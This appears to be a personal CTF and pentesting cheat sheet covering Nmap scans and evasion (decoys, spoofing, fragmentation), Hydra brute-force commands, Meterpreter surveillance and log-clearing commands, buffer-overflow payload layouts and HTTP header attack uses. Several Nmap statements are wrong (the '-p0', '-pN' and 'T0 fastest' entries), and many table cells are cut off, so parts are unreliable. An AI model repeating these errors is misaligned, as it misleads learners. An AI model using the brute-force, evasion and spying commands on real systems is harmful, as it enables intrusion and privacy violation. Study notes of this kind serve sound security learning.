- ◊ Unix/macOS: $a = 1$ (sirf `\n`)

- ◊ Windows: $a = 2$ (`\r\n`)

Fixed length L (e.g., `crunch L L ...`)

Fixed length L (e.g., `crunch L L ...`)

Lines:

$$\text{lines}(L) = N^L$$

Total bytes:

$$\text{bytes}(L) = N^L (L + a)$$

Size in MiB:

$$\text{MiB}(L) = \frac{N^L (L + a)}{1024^2}$$

Size in MB (decimal):

$$\text{MB}(L) = \frac{N^L (L + a)}{10^6}$$

Range $m..M$ (e.g., `crunch m M ...`)

Total bytes (summation form):

$$\text{Bytes}_{m..M} = \sum_{L=m}^M N^L (L + a) = \underbrace{\sum_{L=m}^M L N^L}_{\text{term A}} + a \underbrace{\sum_{L=m}^M N^L}_{\text{term B}}$$

Closed forms (optional, fast calculation)

Geometric sum (term B):

$$\sum_{L=m}^M N^L = \frac{N^{M+1} - N^m}{N - 1} \quad (\text{for } N \neq 1)$$

Sizes:

$$\text{MiB}_{m..M} = \frac{\text{Bytes}_{m..M}}{1024^2} \quad \text{MB}_{m..M} = \frac{\text{Bytes}_{m..M}}{10^6}$$

Special case $N=1$

Special case $N = 1$

Agar charset me sirf 1 character ho:

$$\begin{aligned} \sum_{L=m}^M N^L &= \sum_{L=m}^M 1 = (M - m + 1) \\ \sum_{L=m}^M L N^L &= \sum_{L=m}^M L = \frac{M(M+1)}{2} - \frac{(m-1)m}{2} \\ \text{Bytes}_{m..M} &= \sum_{L=m}^M (L + a) \end{aligned}$$

NMAP

• Nmap Host Discovery

| Switch | Use Case |
|----------------------|---|
| -sn (Ping Scan) | Discover live hosts without port scan |
| -Pn (No Ping) | When ping responses are blocked by firewall |
| -PS (TCP SYN Ping) | Sends SYN packets to specific ports |
| -PA (TCP ACK Ping) | Sends ACK packets for host detection |
| -PU (UDP Ping) | Uses UDP packets (e.g., port 53 for DNS) |
| -PE (ICMP Echo) | Standard ICMP Echo Request (ping) |
| -PP (ICMP Timestamp) | ICMP Timestamp Request |
| -PM (ICMP Netmask) | ICMP Netmask Request |

• NMAP port Scanning

- ◇ **nmap -option TARGET_IP**
- ◇ --reason
 - tells upon what reason nmap chose a port open, filtered etc.
- ◇ **If you are not a sudoer or root**
 - **-sT**
 - TCP connect scan is only option to determine open ports
- ◇ Root user
 - **-sS**
 - Default : sends syn to initiate 3 way handshake
 - responds rst ack either server responds syn ack or rst ack {no logging at all}
 - **-sU**
 - UDP scan
 - if ICMP dest unreachable received nmap considers it close
 - if no response received it's open
 - **Point to remember: Some firewalls drop traffic silently without sending RST**
 - **-sN**
 - NULL scan
 - all six flag bits are set to 0
 - If no response received either the port is open|filtered or packet being blocked by firewall
 - If response has RST, ACK flag, then port is closed
 - **Point to remember: Some firewalls drop traffic silently without sending RST**
 - **-sF**
 - FIN scan
 - fin flag is sent and same behaviour as above -sN or -sU
 - **Point to remember: Some firewalls drop traffic silently without sending RST**
 - **-sX**
 - Xmas Scan {like Christmas tree lights}
 - Sends three flags URG, PSH, FIN and expects same response as **-sN & -sF**
 - **Point to remember: Some firewalls drop traffic silently without sending RST**
 - **-sM**
 - Maimon scan (FIN/ACK)
 - not useful at all
 - if no response is received means port is open
 - if RST is received either port is open or closed

- **-sA**

- ACK Scan

- ACK flag is sent and expected to receive **RST** flag either port is open or close
 - If there is a firewall blocking traffic silently
 - ⇒ no response is received means port is closed
 - ⇒ if **RST** is received means unfiltered
 - Useful to learn rules and configuration of firewall

- **-sW**

- Window Scan (sends ACK flag)

- Not useful for linux systems where firewall is not used
 - Useful where a system lies behind firewall
 - Works same as **-sA** but
 - ⇒ it examines Window field of response RST packets
 - ⇒ On specific systems it can reveal if a port is open
 - ⇒ However, if RST is received port is labeled as **closed** unlike **-sA**

- **--scanflags <flags>**

- Custom Scan

- If you want to check behaviour of a port on different flags
 - **--scanflags URGPSHFINACKSYNRST** will send all flags

- **Fine Tunning**

- ◇ You can specify the ports you want to scan instead of the default 1000 ports. Specifying the ports is intuitive by now. Let's see some examples:

- port list: `-p22,80,443` will scan ports 22, 80 and 443.
 - port range: `-p1-1023` will scan all ports between 1 and 1023 inclusive, while `-p20-25` will scan ports between 20 and 25 inclusive.

- ◇ You can request the scan of all ports by using `-p0`, which will scan all 65535 ports. If you want to scan the most common 100 ports, add `-pN`. Using `-pN` will check the ten most common ports.

- ◇ You can control the scan timing using `-T`. `-T0` is the slowest (paranoid), while `-T5` is the fastest. According to [Nmap manual page](#), there are six templates:

- paranoid (0)
 - sneaky (1)
 - polite (2)
 - normal (3)
 - aggressive (4)
 - insane (5)
 - **-T4** used in CTFs and practice labs
 - **-T0** waits 5 minutes btw each probe
 - **-T1** is used for stealthiness
 - **-T5** may result in packet loss, hence less accurate

- ◇ Alternatively, you can choose to control the packet rate using `--min-rate <number>` and `--max-rate <number>`. For example, `--max-rate 10` or `--max-rate=10` ensures that your scanner is not sending more than ten packets per second.

- ◇ You can control probing parallelization using `--min-parallelism <numprobes>` and `--max-parallelism <numprobes>`. Nmap probes the targets to discover which hosts are live and which ports are open; probing parallelization specifies the number of such probes that can be run in parallel. For instance, `--min-parallelism=512` pushes Nmap to maintain at least 512 probes in parallel; these 512 probes are related to host discovery and open ports.

◇

| Option | Purpose |
|-----------------------|-----------------------------------|
| -p- | all ports |
| -p1-1023 | scan ports 1 to 1023 |
| -F | 100 most common ports |
| -r | scan ports in random order |
| -T<0-5> | -T0 being the fastest |
| --max-rate 50 | rate ≤ 50 packets per second |
| --min-rate 15 | rate ≥ 15 packets per second |
| --min-parallelism 100 | at least 100 parallel connections |

• Spoofing, Decoy:

◇ `nmap -S SPOOFED_IP target_ip`

- Useful when you are in a network and can view traffic
- Spoofed IP must be of another device at which target will send response
- Only useful when in a same network with spoofed IP / target
- Response is analysed from traffic sniffing
- `nmap -e NET_INTERFACE -Pn -S SPOOFED_IP Target_IP`

- to tell Nmap explicitly which network interface to use and not to expect to receive a ping reply.

- It is worth repeating that this scan will be useless if the attacker system cannot monitor the network for responses.

▪ **--spoof-mac SPOOFED_MAC**

- for MAC spoofing
- must be on same network with target

◇ You can launch a decoy scan by specifying a specific or random IP address after `-D`. For example, `nmap -D 10.10.0.1,10.10.0.2,ME target_ip` will make the scan of `target_ip` appear as coming from the IP addresses 10.10.0.1, 10.10.0.2, and then `ME` to indicate that your IP address should appear in the third order.

◇ Another example command would be `nmap -D 10.10.0.1,10.10.0.2,RND,RND,ME target_IP`, where the third and fourth source IP addresses are assigned randomly, while the fifth source is going to be the attacker's IP address. In other words, each time you execute the latter command, you would expect two new random IP addresses to be the third and fourth decoy sources.

◇ **-f**

- for fragmentation
 - Normally 24 bytes `-f` divides into 8 bytes packets
 - like a 24 bytes packet will be divided into three packets each of 8 byte
- **-ff** to divide in 16 bytes
- Slow because of fragmentation
- use for one port like `-p80` or `443`

◇ **--mtu <multiple of 8>**

- more customized
- set manually size of each packet

◇ **--data-length NUM**

- add extra bytes (raw bytes) at the end to make it a usual traffic

◇ **-sI**

- Zombie Scan

- `nmap -sI ZOMBIE_IP MACHINE_IP`

→ Zombie is a device in a network which is idle just connected to network no traffic at all.

→ Scan is sent through `zombie_ip` and then ports are labelled as the response of zombie RST response

→ if zombie received response IP ID gets +1 added

◇

| Port Scan Type |
|--------------------------------|
| TCP Null Scan |
| TCP FIN Scan |
| TCP Xmas Scan |
| TCP Maimon Scan |
| TCP ACK Scan |
| TCP Window Scan |
| Custom TCP Scan |
| Spoofed Source IP |
| Spoofed MAC Address |
| Decoy Scan |
| Idle (Zombie) Scan |
| Fragment IP data into 8 bytes |
| Fragment IP data into 16 bytes |

◇

| Option | Purpose |
|------------------------|----------------|
| --source-port PORT_NUM | specify source |
| --data-length NUM | append random |

◇ These scan types rely on setting TCP flags in unexpected ways to prompt ports for a reply. Null, FIN, and Xmas scan provoke a response from closed ports, while Maimon, ACK, and Window scans provoke a response from open and closed ports.

◇

| Option | Purpose |
|----------|----------------|
| --reason | explains how I |
| -v | verbose |
| -vv | very verbose |
| -d | debugging |
| -dd | more details f |

◇ **-sV**

- for service version detection on open ports
- Nmap has to complete 3-way handshake for this
- **-sV --version-intensity LEVEL**
 - default 7
 - LEVEL can be between 0 and 9
 - **--version-light** has intensity of level 2
 - **--version-all** has intensity of 9

◇ **-O**

- Operating System Detection
- not too much reliable
- can produce wrong results

- ◇ **--traceroute**
 - to find routers between target and attacker
- ◇ **--script=default** {-sC in short}
 - Scans for default scripts
 -

Script Category

| |
|-----------|
| auth |
| broadcast |
| brute |
| default |
| discovery |
| dos |
| exploit |
| external |
| fuzzer |
| intrusive |
| malware |
| safe |
| version |
| vuln |

- **--script "SCRIPT_NAME"**
 - to use a specific script
- **--script "ftp*"**
 - for a pattern
- ◇ **-oN**
 - save output in normal form as displayed on screen
- ◇ **-oG**
 - saves in grepable format
- ◇ **-oX**
 - saves in XML format
- ◇ **-oS**
 - saves in script kiddie format
 - Like this: NOT \$H0wn: 994 closed pOrtS {Not shown: 994 closed ports}
- ◇

Option

| |
|-------------------------|
| -sV |
| -sV --version-light |
| -sV --version-all |
| -O |
| --traceroute |
| --script=SCRIPTS |
| -sC or --script=default |

| Option |
|--------|
| -A |
| -oN |
| -oG |
| -oX |
| -oA |

Wireshark

- Wireshark only has a few that you will need to be familiar with:
 - ◇ and - operator: and / &&
 - ◇ or - operator: or / ||
 - ◇ equals - operator: eq / ==
 - ◇ not equal - operator: ne / !=
 - ◇ greater than - operator: gt / >
 - ◇ less than - operator: lt / <
- Syntax: `ip.addr == <IP Address>`
- Syntax: `ip.src == <SRC IP Address> and ip.dst == <DST IP Address>`
- Syntax: `tcp.port eq <Port #> or <Protocol Name>`
- Syntax:
-

Hydra

- • The general command-line syntax is:

where we specify the following options:

- ◇ `-l username`: `-l` should precede the `username`, i.e. the login name of the target.
- ◇ `-P wordlist.txt`: `-P` precedes the `wordlist.txt` file, which is a text file containing the list of passwords you want to try with the provided username.
- ◇ `server` is the hostname or IP address of the target server.
- ◇ `service` indicates the service which you are trying to launch the dictionary attack. (like ftp, ssh etc)

- For http GET:

- `hydra -L users.txt -P passwords.txt <target_ip> http-get /<login_path>`

- `:` Specifies a file with a list of usernames.

- `:` Specifies a file with a list of passwords.

- `:` The IP address or hostname of the target server.

- `:` The module to use for HTTP GET requests.

- `:` The specific path on the server being targeted (e.g., `/`).

- e.g., `hydra -l admin -P "/usr/share/wordlists/SecLists/Passwords/Common-Credentials/500-worst-passwords.txt" 10.64.145.206 http-get /labs/basic_auth/`

- For http POST:

- ◇ `hydra -L <user_list.txt> -P <password_list.txt> <target_ip> http-post-form`

`"<path>:<post_data>:<failure_string>"`

- e.g., `hydra -L users.txt -P passwords.txt example.com http-post-form`

Meterpreter

Meterpreter commands

Core commands will be helpful to navigate and interact with the target system. Below are some of the most commonly used. Remember to check all available commands running the help command once a Meterpreter session has started.

Core commands

- `background`: Backgrounds the current session
- `exit`: Terminate the Meterpreter session
- `guid`: Get the session GUID (Globally Unique Identifier)
- `help`: Displays the help menu
- `info`: Displays information about a Post module
- `irb`: Opens an interactive Ruby shell on the current session
- `load`: Loads one or more Meterpreter extensions
- `migrate`: Allows you to migrate Meterpreter to another process
- `run`: Executes a Meterpreter script or Post module
- `sessions`: Quickly switch to another session

File system commands

- ◇ `cd`: Will change directory
- ◇ `ls`: Will list files in the current directory (dir will also work)
- ◇ `pwd`: Prints the current working directory
- ◇ `edit`: will allow you to edit a file
- ◇ `cat`: Will show the contents of a file to the screen
- ◇ `rm`: Will delete the specified file
- ◇ `search`: Will search for files
- ◇ `upload`: Will upload a file or directory
- ◇ `download`: Will download a file or directory

Networking commands

- ◇ `arp`: Displays the host ARP (Address Resolution Protocol) cache
- ◇ `ifconfig`: Displays network interfaces available on the target system
- ◇ `netstat`: Displays the network connections
- ◇ `portfwd`: Forwards a local port to a remote service
- ◇ `route`: Allows you to view and modify the routing table

System commands

- ◇ `clearev`: Clears the event logs
- ◇ `execute`: Executes a command
- ◇ `getpid`: Shows the current process identifier
- ◇ `getuid`: Shows the user that Meterpreter is running as
- ◇ `kill`: Terminates a process
- ◇ `pkill`: Terminates processes by name
- ◇ `ps`: Lists running processes
- ◇ `reboot`: Reboots the remote computer

- ◇ `shell`: Drops into a system command shell
- ◇ `shutdown`: Shuts down the remote computer
- ◇ `sysinfo`: Gets information about the remote system, such as OS

Others Commands (these will be listed under different menu categories in the help menu)

- ◇ `idletime`: Returns the number of seconds the remote user has been idle
- ◇ `keyscan_dump`: Dumps the keystroke buffer
- ◇ `keyscan_start`: Starts capturing keystrokes
- ◇ `keyscan_stop`: Stops capturing keystrokes
- ◇ `screenshare`: Allows you to watch the remote user's desktop in real time
- ◇ `screenshot`: Grabs a screenshot of the interactive desktop
- ◇ `record_mic`: Records audio from the default microphone for X seconds
- ◇ `webcam_chat`: Starts a video chat
- ◇ `webcam_list`: Lists webcams
- ◇ `webcam_snap`: Takes a snapshot from the specified webcam
- ◇ `webcam_stream`: Plays a video stream from the specified webcam
- ◇ `getsytem`: Attempts to elevate your privilege to that of local system
- ◇ `hashdump`: Dumps the contents of the SAM database

Reverse Engineering

GDB

GDB BASICS

- To run gdb with a program file

- ◇ **`gdb --nx <program Path> #--nx`** ignores every extension

- To get info about functions used in program
 - **info functions**
- To break at a function or a line of code
 - **break main / 30**
 - **30** refers to line 30 in code
- To clear a breakpoint
 - **clear main / 30**
- To stop when a variable changes
 - **watch global_array**
- To run program / binary
 - **run**
- To print value of a variable
 - **print global_variable**
- To step into a function call
 - **step**
- To jump over a function call
 - **next**
- To repeat last command
 - **Press Enter**
- To continue until next breakpoint or watch point
 - **continue**
- To look at the code
 - **list 35**
 - 35 can be a line number
- To quit gdb
 - **quit**

Stegno

Image File Signature (Magic Bytes) Table:

| Image Format | File |
|----------------------|-------|
| PNG | .png |
| JPEG / JPG | .jpg |
| GIF87a | .gif |
| GIF89a | .gif |
| BMP (Bitmap) | .bm |
| TIFF (little endian) | .tif, |
| TIFF (big endian) | .tif, |
| WEBP | .web |
| ICO (Icon) | .ico |
| CUR (Cursor) | .cur |
| PSD (Photoshop) | .psd |
| HEIC / HEIF | .hei |
| EXR (OpenEXR) | .exr |
| SVG | .svg |
| JP2 (JPEG 2000) | .jp2 |
| TGA (TARGA) | .tga |
| PCX | .pcx |
| DDS | .dds |
| ICNS | .icns |
| AVIF | .avif |

Header Insertion:

```
printf "\x89\x50\x4E\x47\x0D\x0A\x1A\x0A" | cat - file.png > temp && mv temp file.png
```

Pdfcracking:

```
pdfcrack -f file -w wordlist
```

Open:

```
pdftotext -opw{owner password} <password_here> filename -
```

CryptoGraphy

| Algorithm / Mode |
|---|
| AES-ECB |
| AES-CBC |
| AES-GCM |
| DES / 3DES |
| RC4 |
| ChaCha20 |
| One-Time Pad (OTP) |
| XOR / Repeating XOR |
| RSA (general) |
| RSA (small e: e=3) |
| RSA (padding: PKCS#1 v1.5) |
| Diffie-Hellman (DH) |
| ElGamal |
| DSA / ECDSA |
| Hash functions (MD5, SHA1) |
| HMAC / MAC misuse |
| JWT / Tokens |
| Password-based encryption / KDF misuse |
| Poor RNG / predictable nonces/IVs |
| Format/serialization encryption (tokens, cookies) |
| Key management / default keys |

Binary Exploitation

Offset = flag_fun - main (always -ive because main is at the end in call stack)

flag_fun = main + Offset (Offset is negative so it always gets subtracted from main)

[Hex Calculator](#)

Buffer Overflow!

◇ To overwrite a variable

- Enter buffer size characters then value in hex to overwrite

◇ Return to win fun

- without param

▪ **32-Bit System:** [Jahan Crash hua (Buffer)] + [4 Bytes Junk (EBP)] + [Address]

▪ **64-Bit System:** [Jahan Crash hua (Buffer)] + [8 Bytes Junk (RBP)] + [Address]

▪ The "Crash-to-Hack" Formula

- **32-Bit:** Payload = 'A' * (Crash_Count + 4) + [Target Address] (Reason: You hit the wall (EBP), now you must cross it by adding 4 bytes).

- **64-Bit:** Payload = 'A' * (Crash_Count) + [Target Address] (Reason: You already smashed the wall (RBP) and are standing at the door (RET), so just enter).

- padding + hacked_fun_addr

- 32 bit

- SegFault Offset + hacked_fun_addr + (fake ret address (anything of 4 bytes to store in register)) + param_1 + param_2

- 64 bit

- Segfault Offset + (address of pop_rdi(whole addr 16 characters))(use ropper to find ropper --file <file> --search "pop rdi") + param_1() + (address of pop_rsi)(use ropper) + param_2 + junk(8 bytes)(for pop r15) + hacked_fun_addr

→ Pro Tip

⇒ can be added (addr of ret_gadget if correct payload fails for stack alignment (very rare))

64 bit

64-bit system main CPU ke paas data store karne ke liye chotay chotay box hotay hain jinhein **Registers** kehte hain.

Jab koi function chalta hai, to wo Stack par nahi dekhta, wo in "VIP Bags" (Registers) main dekhta hai ke parameters kahan hain.

Hamesha aik **Fixed Order** (Tarteef) hoti hai:

1. **RDI:** Pehla Parameter (Arg 1)
2. **RSI:** Dusra Parameter (Arg 2)
3. **RDX:** Teesra Parameter (Arg 3)
4. **RCX:** Chotha Parameter (Arg 4)
5. **R8:** Paanchwan Parameter (Arg 5)
6. **R9:** Chhata Parameter (Arg

Web

Sensitive Headers:

| Header | attack use |
|--|----------------------------------|
| Authorization | Tokens / creds |
| X-Original-URL | Client-control
not accessible |
| Cookie / Set-Cookie | Session hijack |
| Host | Host header in |
| X-Forwarded-For / Forwarded / X-Real-IP | IP spoofing to |
| Origin | CORS abuse / |
| Referer | CSRF circumve |
| Access-Control-Allow-Origin | Overly-permis |
| Access-Control-Allow-Credentials | If true + perm |
| Content-Length / Transfer-Encoding | Request smug |
| Range / Content-Range | Range-bomb D |
| Content-Type | Uploads disgu |
| Content-Encoding / Accept-Encoding | Compression-l |
| User-Agent | Fingerprinting |
| Server / X-Powered-By | Fingerprinting |
| Cookie: Domain / Path | Mis-scoped co |
| If-Modified-Since / If-None-Match / ETag | Cache probing |
| Location / Link | Open redirect |
| Referer-Policy | Controls leak |
| Content-Security-Policy (CSP) | Misconfigured |
| X-Frame-Options / CSP frame-ancestors | Clickjacking. |
| X-Content-Type-Options (nosniff) | Mime-sniffing |
| Strict-Transport-Security (HSTS) | Downgrade at |
| Referrer-Policy | Controls what |
| Permissions-Policy (Feature-Policy) | Feature abuse |
| Cross-Origin-Opener-Policy / Cross-Origin-Embedder-Policy / Cross-Origin-Resource-Policy | Isolation & res |
| Sec-Fetch- (Site/Mode/Dest/User)* | Browser fetch |
| X-Request-ID / X-Correlation-ID | Leak of intern |
| WWW-Authenticate / Proxy-Authenticate | Auth challeng |
| Expect / 100-continue | Abused in slow |
| Alt-Svc | Can direct clie |
| Report-To / NEL / Expect-CT | Reporting end |
| X-Accel-Redirect / X-Accel- (Nginx internals)* | Internal redire |
| Custom X-/App- headers | org-specific se |
| Any header reflected in response body | Header reflect |

Headers:

| Header |
|-------------------|
| Host |
| User-Agent |
| Accept |
| Accept-Language |
| Accept-Encoding |
| Connection |
| Content-Length |
| Content-Type |
| Date |
| Authorization |
| Cookie |
| Set-Cookie |
| Referer |
| Referrer-Policy |
| Origin |
| X-Requested-With |
| X-Forwarded-For |
| X-Real-IP |
| Forwarded |
| X-Forwarded-Proto |
| Via |
| X-Request-ID |
| X-Correlation-ID |
| Server |
| X-Powered-By |
| Cache-Control |
| Pragma |
| Expires |
| ETag |
| If-None-Match |
| If-Modified-Since |
| Last-Modified |
| Range |
| Content-Range |
| Accept-Ranges |
| Transfer-Encoding |
| Trailer |

| Header |
|-------------------------------------|
| Expect |
| TE |
| Content-Encoding |
| Content-Language |
| Content-Location |
| Content-Disposition |
| Content-Security-Policy |
| Content-Security-Policy-Report-Only |
| X-Content-Type-Options |
| X-Frame-Options |
| Strict-Transport-Security |
| X-XSS-Protection |
| Referrer-Policy |
| Permissions-Policy |
| Cross-Origin-Resource-Policy |
| Cross-Origin-Opener-Policy |
| Cross-Origin-Embedder-Policy |
| Access-Control-Allow-Origin |
| Access-Control-Allow-Methods |
| Access-Control-Allow-Headers |
| Access-Control-Allow-Credentials |
| Access-Control-Max-Age |
| Access-Control-Expose-Headers |
| Link |
| Location |
| Retry-After |
| Allow |
| Server-Timing |
| NEL |
| Report-To |
| Expect-CT |
| Alt-Svc |
| Save-Data |
| DNT |
| Sec-Fetch-Site |
| Sec-Fetch-Mode |
| Sec-Fetch-User |
| Sec-Fetch-Dest |
| Sec-WebSocket-Key |
| Sec-WebSocket-Version |

| Header |
|--------------------------|
| Sec-WebSocket-Protocol |
| Sec-WebSocket-Extensions |
| Proxy-Authenticate |
| Proxy-Authorization |
| WWW-Authenticate |
| Public-Key-Pins |
| X-Frame-Options |
| X-Content-Duration |
| X-Accel-Redirect |
| X-Accel-Buffering |
| X-Accel-Limits |
| X-Do-Not-Track |
| X-Cache |
| X-RateLimit-Limit |
| X-RateLimit-Remaining |
| X-RateLimit-Reset |